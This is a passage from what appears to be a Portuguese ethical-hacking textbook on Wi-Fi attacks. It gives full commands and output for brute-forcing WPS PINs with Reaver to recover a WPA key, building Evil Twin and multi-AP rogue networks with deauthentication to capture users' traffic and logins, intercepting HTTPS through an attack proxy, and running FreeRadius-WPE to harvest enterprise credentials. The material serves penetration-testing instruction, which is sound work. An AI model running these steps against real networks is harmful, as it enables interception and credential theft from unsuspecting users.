O WPS (Wireless Protected Setup) é uma solução pensada para facilitar a vida do usuário leigo ao permitir que este configure rapidamente uma solução WPA1/WPA2 de segurança em seu AP e sincronize facilmente com seus outros dispositivos Wi-Fi. Tudo se baseia no número do "pin" utilizado na sincronização dos dispositivos.

Para os testes, vou reativar a criptografia WPA e gerar um número pin qualquer para permitir o uso do Wi-Fi Protected Setup:



Ao gerar um novo pin, o AP me forneceu o número: 94154016.

O objetivo do ataque demonstrado nessa seção é, através da descoberta do pin, conseguir obter a chave WPA1/WPA2 por meio de uma brecha no dispositivo.

9.2.1 Utilizando Wash para Detectar APs com WPS Habilitado

O Wash é um utilitário desenvolvido pelos mesmos criadores do Reaver. O objetivo dele é que você monitore o espectro wireless para detectar APs que possuam WPS habilitado.

Argumentos Exigidos


- **-i, —interface=<iface>:** Interface para capturar pacotes;
- **-f, —file [ARQ1 ARQ2 ARQ3 ...]:** Ler pacotes de arquivos de captura.

Argumentos Opcionais

- **-c, —channel=<num>:** Canal para monitorar (padrão - todos);
- **-o, —out-file=<arquivo>:** Gravar saída para arquivo;
- **-n, —probes=<num>:** Número máximo de requisições no scan;
- **-D, —daemonize:** Rodar o wash como serviço;
- **-C, --ignore-fcs:** Ignorar erros de FCS;
- **-5, —5ghz:** Usar canais de 5GHz;
- **-s, —scan:** Usar modo scan;
- **-u, —survey:** Usar modo survey (padrão).

Exemplo:

wash -i mon0



No exemplo da imagem anterior, eu pedi ao wash para usar a interface mon0 e ignorar os erros de Frame Check Sequence (FCS). Ele encontrou a minha rede defhack e outra que também usa WPS.

9.2.2 Utilizando Reaver para Realizar Força Bruta do PIN

Após encontrar as redes com WPS pelo wash, qual será o próximo passo? É hora de conhecer o Reaver. Este é um software muito interessante que realiza um ataque de força bruta (brute force) contra o número pin de um Access Point com WPS (WiFi Protected Setup) habilitado. Assim que o pin do WPS é encontrado, a chave WPA PSK pode ser recuperada e, também, as configurações do AP podem ser alteradas. O Reaver em si não permite reconfigurar o Access Point (seu objetivo é a PSK do WPA), mas, se quisermos, podemos utilizar o wpa_supplicant para fazê-lo.

O Reaver realiza um ataque de força bruta contra o AP, tentando todas as combinações possíveis para adivinhar o número de 8 dígitos do pin. Já que todos os "pin" são numéricos, existem 10^8 possíveis valores. Entretanto, como o último digito do pin é um valor de checksum - que é calculado com base nos primeiros 7 dígitos -, o número de valores existentes cai para 10^7, facilitando muito o processo.

Para piorar, o valor de possibilidades final é ainda mais reduzido, pois o protocolo de autenticação do WPS "corta" o pin ao meio e valida cada metade individualmente. A primeira metade tem o intervalo de 10^4, e a segunda o intervalo de 10^3. O Reaver aproveita isso e realiza a força bruta inicialmente na primeira metade, e só depois na segunda metade. Ou seja, todo o intervalo de verificação pode ser descoberto em no máximo 11 mil tentativas.

A velocidade com que o Reaver pode testar números pin é limitada à capacidade do Access Point de processar pedidos WPS. Alguns APs são rápidos o suficiente para testar um pin por segundo; outros gastam dez segundos para analisar um único pin.

Sintaxe:

reaver -i <interface> -b <bssid> <argumentos>

Argumentos Obrigatórios

- **-i, —interface=<wlan>:** Nome da interface (normalmente mon0);
- **—bssid=<mac>:** BSSID do AP alvo.

Argumentos Opcionais

- **-m, —mac=<mac>:** MAC do sistema alvo;
- **-e, —SSID=<ssid>:** SSID do AP alvo;
- **-c, —channel=<canal>:** Configura o canal utilizado (implica -f);
- **-o, —out-file=<arquivo>:** Salva a saída em arquivo de log;
- **-s, —session=<arquivo>:** Restaura uma sessão salva;
- **-C, —exec=<comando>:** Executa o comando após recuperar o pin;
- **-D, —daemonize:** Roda como serviço (daemon);
- **-a, —auto:** Autodetecta melhores opções para o AP;
- **-f, —fixed:** Desabilita "pular" canais;
- **-5, —5ghz:** Usa canais de 5GHz;
- **-v, —verbose:** Mostra mais informações do processo;
- **-q, —quiet**: Só mostra erros críticos.

Opções Avançadas

- **-p, —pin=<pin do wps>:** Use o PIN de 4 ou 8 dígitos;
- **-d, —delay=<segundos>** Intervalo entre tentativas;
- **-l, —lock-delay=<segundos>:** Tempo de "travamento" das tentativas;
- **-g, —max-attempts=<num>:** Sair após "n" tentativas de descoberta;
- **-x, —fail-wait=<segundos>:** Tempo de "suspensão" após muitos erros;
- **-r, —recurring-delay=<x:y>:** Durma por y segundos a cada x tentativas;
- **-t, —timeout=<segundos>:** Período de timeout;
- **-T, —m57-timeout=<segundos>:** Timeout das mensagens M5/M7;
- **-A, —no-associate:** Não associar com o AP (a associação deve ser feita por outro programa);
- **-N, —no-nacks:** Não enviar mensagens NACK quando os pacotes fora de ordem forem recebidos;

- ⇨ **-S, —dh-small** : Use chaves pequenas para aumentar a velocidade da quebra;
- ⇨ **-L, —ignore-locks:** Ignorar estado "travado" do AP alvo;
- ⇨ **-E, —eap-terminate:** Terminar cada sessão WPS com um pacote EAP FAIL;
- ⇨ **-n, —nack:** AP alvo sempre envia um NACK (Padrão);
- ⇨ **-w, —win7:** "Finge" ser um registro Windows 7.

Geralmente, os únicos argumentos requeridos pelo Reaver são o nome da interface e o bssid do AP alvo. No caso, usei o bssid da rede defhack que encontramos através do wash:

reaver -i mon0 -b F0:7D:68:E3:AD:58

O canal e o SSID do AP alvo serão automaticamente detectados pelo Reaver, a menos que você o especifique diretamente na linha de comando.

A sintaxe é:

reaver -i mon0 -b F0:7D:68:E3:AD:58 -c 6 -e defhack

Por padrão, o Reaver irá mudar o seu canal caso o AP também o faça. Você pode habilitar o modo "fixo" para impedir que isso aconteça:

reaver -i mon0 -b F0:7D:68:E3:AD:58 —fixed

O timeout padrão utilizado é de 5 segundos. Isso pode ser modificado, se necessário, com a opção -t:

reaver -i mon0 -b F0:7D:68:E3:AD:58 -t 2

O período de espera entre cada tentativa de descoberta do pin é de 1 segundo. Esse valor pode ser aumentado ou diminuído. O número zero significa "sem espera":

reaver -i mon0 -b F0:7D:68:E3:AD:58 -d 0

Alguns Access Points irão temporariamente travar o seu estado WPS, normalmente por cinco minutos ou menos, quando alguma atividade suspeita for detectada. Por padrão, o Reaver checa a cada 5 minutos e 15 segundos (315 segundos) se o AP está travado e não continua a força bruta até que tudo esteja ok. Você pode aumentar ou diminuir esse tempo com a opção —lock-delay:

reaver -i mon0 -b F0:7D:68:E3:AD:58 —lock-delay=250

Quando dez erros consecutivos forem recebidos pelo Reaver, uma mensagem de aviso será mostrada. Isso pode significar que o AP está limitando as tentativas de descoberta do pin ou simplesmente está sobrecarregado. De qualquer forma, você pode colocar o Reaver em modo "suspenso" quando essas mensagens aparecerem e configurar o tempo em segundos que ele permanecerá nesse estado:

reaver -i mon0 -b F0:7D:68:E3:AD:58 —fail-wait=360

Para fins de exemplo, vamos executar o Reaver "travando" em um determinado canal (opções -f e -c 6), modo verbose (-vv) e usando o bssid do meu Access Point (-b):

```
root@bt:~# reaver -i mon0 -b F0:7D:68:E3:AD:58 -c 6 -f -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching mon0 to channel 6
[+] Waiting for beacon from F0:7D:68:E3:AD:58
[+] Associated with F0:7D:68:E3:AD:58 (ESSID: defhack)
[+] Trying pin 72005644
[+] Trying pin 72005644
[+] Trying pin 88445649
[!] WARNING: Receive timeout ocurred
[+] Trying pin 88445649
```

A partir desse momento, o Reaver irá tentar centenas de combinações até descobrir o pin. Caso o AP entre em lockdown ("travamento"), o Reaver aguardará um pouco e colocará o ataque no modo suspenso. Depois de alguns minutos, ele retorna. Se o Access Point realmente for vulnerável (o que é verdade para muitos, visto que nem todas as pessoas tem o costume de atualizar o firmware do seu AP), você receberá a seguinte tela:

```
[!] WARNING: Receive timeout occurred
[+] 55.23% complete @ 2013-03-23 12:15:42 (14 sec
[+] Trying pin 94154016
[+] Pin cracked in 2942 seconds
[+] WPS PIN: '94154016'
[+] WPA PSK: 'nossoprecioso'
[+] AP SSID: 'defhack'
```

Veja que o Reaver encontrou o pin correto (94154016) e com isso obteve a chave WPA que foi configurada: "**nossoprecioso**".

9.3 Criando uma Bridge entre o Evil Twin e uma Interface Cabeada

No capítulo anterior tratamos em detalhes do funcionamento do Evil Twin. Relembrando: Rogue AP é uma coisa, Evil Twin é outra. O primeiro não tenta se passar por um AP já existente, o que é o

propósito do segundo. Anteriormente, o máximo que chegamos a fazer foi a criação de um honeypot utilizando o Apache e o SET. O usuário que se conectava ao Evil Twin em nenhum momento acessava realmente a Internet. Isso é um problema tanto para a "vítima" quanto para o atacante.

O usuário, ao perceber que suas páginas não abrem, ligará o "alerta" e desconectará do AP, talvez até mencionando o ocorrido a outras pessoas da empresa, o que pode gerar problemas.

O atacante só consegue obter as credenciais do site falso que montou no honeypot e mais nenhum outro tráfego proveniente do usuário.

Se conseguíssemos criar uma bridge entre a interface at0 (utilizada pelo airbase para criar o fakeAP) e uma outra interface com acesso à Internet (seja cabeada ou wireless), poderíamos então utilizar o Wireshark para capturar todo o tráfego proveniente do usuário.

Isso é literalmente o que chamamos de um ataque MITM (Man in the Middle).

9.3.1 Inicializando o Fake AP "Evil Twin"

Devemos começar iniciando o Access Point falso com o airbase-ng, exatamente da mesma maneira como aprendemos antes. A única diferença é que vou iniciá-lo "puro" (sem nenhum tipo de criptografia associada):

airbase-ng -e <SSID> -a <bssid> mon0

Com isso criamos a interface **at0** no sistema.

Veja:

```
root@bt:~# airbase-ng -e "defhack" -a F0:7D:68:E3:AD:58 mon0
14:08:15  Created tap interface at0
```

Vamos entender agora o que deverá ser feito.

Precisaremos de outra interface na máquina com acesso direto à Internet. Ela pode ser uma interface ethernet ou outra interface wireless, não importa.

A diferença é a questão da mobilidade: se você está dentro de uma rede corporativa, será mais fácil ter acesso a uma interface ethernet para fazer a ponte. Agora, se você está fisicamente fora da empresa, isso se torna um problema. Nesse caso, você pode criar a


bridge entre o fake AP (interface **at0**) e um outro Access Point legítimo que você tem acesso direto (interface **wlan4**, por exemplo)

No meu caso, eu possuo uma interface ethernet chamada **eth2** que está recebendo endereço IP por DHCP e possui acesso irrestrito à Internet.

9.3.2 Criando a Bridge com o brctl

Antes de criar a bridge, precisamos habilitar o roteamento no Linux, afinal, a "bridge" irá rotear o tráfego de uma interface para a outra. Para tanto, basta alterar o bit de configuração do ip_forward para 1, como mostrado:

echo 1 > /proc/sys/net/ipv4/ip_forward



Agora sim, a bridge irá ser criada.

O utilitário brctl permite criar ou apagar uma nova bridge no Linux. É um comando bem simples e fácil de se utilizar.

Sintaxe:

brctl <opção> <bridge> <interface>

Opções Básicas

- ⇨ **addbr:** Cria uma nova bridge;
- ⇨ **delbr**: Apaga uma bridge já criada;
- ⇨ **addif**: Adiciona uma nova interface à bridge;
- ⇨ **delif:** Remove uma interface da bridge.

Vamos supor que eu quero criar uma nova bridge e chamá-la simplesmente de "ponte". Basta usar o comando:

brctl addbr ponte

Agora, eu preciso adicionar as interfaces eth2 e at0 à essa bridge:

brctl addif eth2

brctl addif at0

Nesse momento, se você der o comando ifconfig verá que existe uma nova interface com o nome "ponte". Por enquanto, mantenha-a em "down".

Outro passo importante a ser feito no ponto em que estamos é "zerar" os endereços IP das duas interfaces que formam a bridge. Isso é essencial, pois apenas a "ponte" deverá ter um endereço IP configurado de forma estática ou adquirido via DHCP na rede.

ifconfig eth2 0.0.0.0 up

ifconfig at0 0.0.0.0 up

Estamos quase acabando. Falta agora fazer a interface "ponte" (a bridge) pegar um endereço IP da rede ou configurar este de forma estática.

Recebendo o IP pelo DHCP:

dhclient3 ponte


ifconfig ponte up

Configurando o IP de forma estática:

ifconfig ponte <ip> up

No meu exemplo, configurei de forma estática o IP. Lembre que este endereço deve estar na mesma faixa do gateway de acesso à internet, e que tanto o endereço do servidor DNS quanto do próprio gateway devem estar configurados no sistema. Via DHCP, tudo é recebido de forma automática.

Veja na imagem todos os comandos digitados em forma sequencial:



Ok. Qual o resultado de tudo isso que fizemos? Vamos revisar os passos que irão ocorrer com a estação cliente a partir de agora:


1) Iremos desautenticar os clientes da rede real com o aireplay-ng, forçando-os a se associar ao nosso fake AP;

2) Ao invés do cliente pegar o endereço IP de um servidor DHCP que está rodando na nossa máquina Linux, a estação pegará um endereço IP do servidor DHCP da rede na qual a bridge faz parte (ou seja, da rede "real" com acesso à Internet, e não de um simples honeypot);

3) Todo o tráfego de internet do cliente que entra pela interface at0 e sai pela interface eth2 (e vice-versa) pode ser visualizado através da bridge de nome "ponte" criada anteriormente;

4) Use o Wireshark para monitorar a interface "ponte" e capture tudo o que o usuário estiver fazendo na rede.

Veja que capturei um logon de usuário e sua senha em um site sem SSL:



Realmente perigoso, não é mesmo? Agora, podemos conceder real acesso à Internet para o cliente e monitorar tudo o que ele está fazendo.


9.3.3 Capturando Transações HTTPS do Cliente Realizadas na Internet

Entretanto, se o cliente acessar um site seguro (HTTPS), nós não conseguiremos visualizar o conteúdo dos métodos POST utilizados pelo seu browser.

Neste caso, que tal misturarmos o melhor dos dois mundos? O honeypot com a Internet.

Utilizando um proxy especializado em ataques de MITM (Man in the Middle) como o SSLSniff ou o Paros Proxy (entre outros), podemos intermediar a conexão do nosso cliente e manter o acesso à Internet do mesmo.

A seguir uma imagem do Paros:



Para realizar essa prática de ataque nem é necessário criar a bridge. Apenas faça:

1) Realize novamente todo o processo de distribuição de IPs pelo DHCP e o DNS Spoofing;

2) Mude o Paros Proxy para responder as requisições HTTP na porta 80 e HTTPS na porta 443;

3) Aguarde as conexões dos usuários e cheque os dados capturados pelo método POST (vide imagem anterior).

Nessa seção, vimos que podemos criar uma bridge para ligar o usuário diretamente à Internet e capturar seu tráfego com o Wireshark ou direcioná-lo para um proxy que realize ataques de Man in the middle. Entretanto, há um porém: como eu posso garantir que ao executar um ataque de desautenticação contra os clientes, eles irão se conectar ao meu Evil Twin ao invés do Access Point real? Nenhuma garantia pode ser dada, mas podemos melhorar as nossas chances ao criar múltiplos fake APs.

Veremos isso no próximo item.

9.4 Criação de Multipots – Múltiplos APs com Mesmo SSID

Multipot é abreviação de "Múltiplos Honeypots". Como assim? Para ter essa resposta, pense: quando é que há necessidade de se criar mais de um Evil Twin com o airbase-ng? Vamos imaginar a seguinte situação: você usa o airodump-ng e vê o Access Point que quer impersonar. Então, você cria com o airbase um AP falso com o mesmo MAC que o original, ou seja: teremos agora dois APs , e a máquina cliente deverá "escolher" um na hora de se reconectar. Geralmente o algoritmo de "escolha" da maioria dos sistemas operacionais se baseia em um (ou ambos) desses fatores:

Ação tomada pelo Sistema Operacional	Solução para conseguir realizar a reconexão do dispositivo.
Baseia-se na qualidade do sinal apenas	Use uma antena direcional de mais de 20dbi e tente chegar o mais próximo possível do alvo.
Baseia-se no BSSID apenas	Use a opção -a do airbase-ng para "clonar" o BSSID original. Aí o "desempate" será pela potência da antena (e acredito que a sua será ótima).
Baseia-se na qualidade do sinal e no BSSID igualmente	Além de fazer o que foi sugerido nos itens anteriores, crie múltiplos fake APs usando o mesmo SSID da rede, mas com diferentes endereços MAC (BSSIDs). Muitas vezes, o BSSID "menor" é o escolhido.

Observe o último item.

Vamos ver se você entendeu a lógica: se a escolha de qual AP será reconectado possui o mesmo "peso" entre a qualidade do sinal e o bssid, quanto mais Access Points falsos criarmos, melhor. Cada um desses APs utilizará BSSIDs diferentes e um deles usará o BSSID clonado do AP original.

Exemplos: AA:00:00:00:00:01

BB:00:11:00:A1:02

CC:CC:CC:CC:CC:CC

Dessa forma, ao invés do SO ter apenas dois Access Points para "escolher" (o real e o falso), ele terá cinco ou seis (cinco falsos e um real, por exemplo). Aumentam muito as chances, especialmente se você criar BSSIDs "menores" do que o do AP original.

Outra situação: um WIPS normalmente quando detecta um Evil Twin, envia um sinal de desautenticação para qualquer estação legítima que se conectar a esse fakeAP. Com o uso de um Multipot de 5 (ou mais) Access Points, fica mais difícil para o sistema de prevenção de intrusos realizar essa proteção em tempo hábil, que normalmente pode variar de alguns segundos a minutos.

9.4.1 Criando Múltiplas Interfaces deMonitoração com Airmon-ng

O primeiro passo, entretanto, é criar múltiplas interfaces de monitoração. Vamos precisar de uma interface para cada fake AP. O processo é muito simples, e é o mesmo que vimos anteriormente.

Digite repetidas vezes o comando:

airmon-ng start <interface>

No meu exemplo seria o comando: **airmon-ng start wlan3**

Acontece que cada vez que esse comando for digitado, uma nova interface de monitoração será criada.

Veja:

```
root@bt:~# airmon-ng start wlan3

Interface       Chipset         Driver

wlan3           Unknown         rtl8192cu - [phy1]
                                (monitor mode enabled on mon0)

root@bt:~# airmon-ng start wlan3

Interface       Chipset         Driver

mon0            Unknown         rtl8192cu - [phy1]
wlan3           Unknown         rtl8192cu - [phy1]
                                (monitor mode enabled on mon1)
```

Um fato interessante é que apesar dessas interfaces de monitoração terem sido criadas com base na mesma interface real (wlan3), elas serão enxergadas como "dispositivos diferentes" no sistema.

Observe a saída do comando iwconfig:

```
root@bt:~# iwconfig
mon1      IEEE 802.11bgn  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on

lo        no wireless extensions.

eth2      no wireless extensions.

mon0      IEEE 802.11bgn  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on

mon2      IEEE 802.11bgn  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on

wlan3     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
```

No meu exemplo, criei três interfaces de monitoração: mon0, mon1 e mon2. Posso partir agora para a criação dos meus fake APs.

9.4.2 Iniciando Múltiplos Fake APs com o Airbase-ng

Da mesma forma que fizemos com o airmon-ng, basta repetir a execução do airbase-ng para criar os múltiplos fake APs. Apenas lembre-se de abrir um em cada janela separadamente.

Como exemplo, vou criar vários APs falsos para uma rede de SSID "Faculdade":

```
root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# airbase-ng -e "Faculdade" -a AA:AA:AA:AA:AA:AA mon0
11:56:08  Created tap interface at0
11:56:08  Trying to set MTU on at0 to 1500
11:56:08  Access Point with BSSID AA:AA:AA:AA:AA:AA started.

root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# airbase-ng -e "Faculdade" -a BB:BB:BB:BB:BB:BB mon1
For information, no action required: Using gettimeofday() instead of /dev/rtc
11:56:10  Created tap interface at1
11:56:10  Trying to set MTU on at1 to 1500
11:56:10  Trying to set MTU on mon1 to 1800

root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# airbase-ng -e "Faculdade" -a CC:CC:CC:CC:CC:CC mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
11:56:43  Created tap interface at2
11:56:43  Trying to set MTU on at2 to 1500
11:56:43  Access Point with BSSID CC:CC:CC:CC:CC:CC started.
```

Se quiser aumentar ainda mais as chances de sucesso na reassociação dos clientes, podemos fazer mais duas coisinhas:

1) Criar um quarto Evil Twin utilizando o BSSID real do Access Point verdadeiro;

2) Ao invés de criar todos os fake APs sem nenhuma configuração de criptografia, crie um de cada tipo: um usando autenticação aberta, outro com WEP, outro com WPA, outro com WPA2.


   A razão é simples: muitas vezes ocorre que só de olhar para o cliente que está procurando uma rede não dá para saber que criptografia essa rede tem se ela não estiver aparecendo no airodump-ng. Ao criar um Access Point de cada tipo, você aumenta muito a possibilidade desse cliente se associar.

3) Utilize mais de uma antena para tentar aumentar o ganho de sinal e "vencer a eleição da reconexão" quando a estação cliente for desautenticada. Lembre-se sempre de usar o aireplay-ng para fazer um "deauth" nos clientes já conectados.

9.5 Obter Credenciais Radius em um Ambiente Enterprise (802.1X)

Nesse momento muitos já devem estar pensando: "bom, a solução então é partir para o modelo Enterprise e utilizar um servidor Radius". Isso é verdade em partes. Mesmo o modelo 802.1X possui vulnerabilidades que podem ser exploradas caso não estejam bem configurados.

Para demonstrar esses problemas com o WPA/Enterprise precisamos ter o nosso próprio servidor Radius. Vamos então simular o seguinte cenário:



Claro que no nosso caso, o "AP" e o Radius são o mesmo dispositivo. Para fazê-lo, usaremos o famoso FreeRadius, solução livre para sistemas Linux.

9.5.1 Instalação e Configuração do FreeRadius-WPE

Um pesquisador da área de Penetration Test criou uma pequena "modificação" do FreeRadius original, essa modificação facilita a configuração do mesmo para testes de vulnerabilidades. Essa versão, chamada de FreeRadius-WPE (Wireless Pwnage Edition), já vem pré-instalada no BackTrack e no Kali Linux.

Conecte uma das portas LAN do AP à porta Ethernet da sua máquina que está rodando o Linux. No meu caso, a interface é a eth2. Suba a interface e pegue um endereço IP pelo servidor DHCP utilizando dhclient3, como mostrado na imagem:

```
root@bt:/usr/local/etc/raddb# dhclient3 eth2
There is already a pid file /var/run/dhclient.pid with pid 2342
removed stale PID file
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth2/08:00:27:1e:c7:8b
Sending on   LPF/eth2/08:00:27:1e:c7:8b
Sending on   Socket/fallback
DHCPREQUEST of 10.0.2.15 on eth2 to 255.255.255.255 port 67
DHCPACK of 10.0.2.15 from 10.0.2.2
bound to 10.0.2.15 -- renewal in 41014 seconds.
```

Acesse as configurações do Access Point e coloque o Modo de Segurança para WPA Enterprise.Configure também o endereço IP do servidor RADIUS (será o 10.0.2.15 que foi "recebido" pelo DHCP). E configure como "segredo compartilhado" (senha) do servidor RADIUS a palavra "test".



Agora, abra um terminal e vá ao diretório **/usr/local/etc/raddb**. É aí que estão todas as configurações do FreeRadius-WPE. O arquivo de configuração principal é o **eap.con,** mas não é necessário configurar nada, pois ele já está habilitado para o PEAP.

```
root@bt:/usr/local/etc/raddb# ls
acct_users                clients.conf       ldap.attrmap    sites-available
attrs                     dictionary         modules         sites-enabled
attrs.access_challenge    eap.conf           policy.conf     sql
attrs.access_reject       example.pl         policy.txt      sql.conf
attrs.accounting_response experimental.conf preproxy_users  sqlippool.conf
attrs.pre-proxy           hints              proxy.conf      templates.conf
certs                     huntgroups         radiusd.conf    users
```

Abra o arquivo **clientes.conf**. É aqui que está a lista de clientes que podem se conectar ao nosso servidor FreeRadius. Note que como "segredo" (senha), utilizamos "test" (que configuramos no Access Point) . Foi mais prático usar essa senha, porque ela já está pré-configurada no clientes.conf.

Apenas ajuste o endereço da rede cliente conforme seu caso (no meu caso foi 10.0.2.0/24).

```
#       client 192.168.3.4 {
#               secret = testing123
#        }
#}

client 192.168.0.0/16 {
       secret          = test
       shortname       = testAP
}
client 172.16.0.0/12 {
       secret          = test
       shortname       = testAP
}
client 10.0.2.0/24 {
       secret          = test
       shortname       = testAP
}
```

Agora basta iniciar o servidor FreeRadius com o comando:

radiusd -s -X

```
root@bt:/usr/local/etc/raddb# radiusd -s -X
```

Assim que o comando for rodado, algumas informações de inicialização serão mostradas. Ao final, o serviço estará pronto para receber requisições:


```
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on proxy address * port 1814
Ready to process requests.
```

9.5.2 Capturando o Logon de um Usuário no Servidor Radius

O PEAP (Protected Extensible Authentication Protocol) é a versão de EAP mais popular utilizada em sistemas Windows. Ele usa certificados "server-side" para validação do servidor Radius. A maioria dos ataques ao PEAP são baseados em problemas de validação dos certificados.

A versão EAP-MSCHAPv2 é a mais comum em ambientes Windows, inclusive este ambiente já possui um suporte nativo a ela.

Para o nosso teste, devemos desabilitar a validação da identidade do certificado na estação cliente:



Sei o que deve estar pensando: "Peraí, se o cliente tiver que desabilitar a checagem do certificado, o ataque se torna inútil.". Isso é parcialmente verdade: através de exploits, acesso a registro remoto, Engenharia Social e diversas outras técnicas podemos remover essa opção de verificação sem muita dificuldade. Para alguns exemplos, consulte o livro "Segredos do Hacker Ético".

Após iniciar o freeradius, como mostrado anteriormente, teremos que aguardar uma conexão ao servidor.

